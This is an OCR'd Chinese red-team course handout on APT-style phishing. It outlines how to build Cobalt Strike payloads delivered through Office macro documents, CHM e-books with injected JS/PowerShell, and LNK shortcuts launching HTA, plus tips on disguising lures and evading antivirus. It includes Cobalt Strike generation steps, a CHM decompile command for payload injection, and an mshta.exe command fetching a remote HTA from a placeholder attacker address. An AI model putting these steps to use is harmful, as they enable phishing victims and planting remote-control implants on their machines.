
红队 APT-钓鱼篇&Office 宏对象&LNK 快捷方式&CHM 电子书&上线免杀方案



#知识点：

1、办公 Office-文档类钓鱼-宏&对象

2、电子书 CHM-文档类钓鱼-加载 JS&PS

3、快捷方式 LNK-执行类钓鱼-白名单&HTA

#章节点：

投递钓鱼篇(免杀方案),流量加密篇，其他篇（待定）

演示案例：

- Office-DOC-加载宏-CS 上线
- Office-XLS-加载宏-CS 上线
- 电子书-CHM-加载 JS&PS-CS 上线
- 快捷方式-LNK-加载&HTA-CS 上线
- 免杀方案-对象-PS 代码&VBA 代码&EXE 文件

Office 类

1、生成：

Attacks --> Packages --> MS offices Macro

2、操作：

Office 格式文档文件钓鱼一般采用宏或对象触发后门；

默认 Office 加载宏后一般需要启用内容才可调用执行；

所以诱惑伪装很重要,具体制作见操作：

3、伪装：

提示需要启用内容才能查看文件内容,并设置限制编辑等

-文件内容模式

docx-doc&docm

xlsx-xls&xlsm

pptx-ppt&pptm

老版本：97-2003 0ffice 默认是支持宏代码运行

新版本：启动宏的格式，一般就是在后缀加上 M

-文件模版模式

模版-启动模版宏

CHM 电子书

CS 生成上线：Attacks——>Web Drive by——>Scripted web Delivery

1、执行 JS：见打包资源代码

2、上线 JS：见打包资源代码

3、CHM 伪装：

找一个正常的 CHM 电子书，解压后；

将 Payload 插入其中某个或整个页面；

加载编译，当电子书打开修改页面后上线。

解压命令：hh -decompile .\\html xx.CHM

-bitsadmin 模式

-Powershell 模式

LNK 快捷方式：

1、生成：Attacks -> Packages -> Html Application

2、上传：Attacks——>Web Drive by——>Host file

3、执行：C:\Windows\System32\mshta.exe http://xx.xx.xx.xx:xx/x.ext

4、伪装：

-创建快捷方式

-生成 HTA 并上传

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址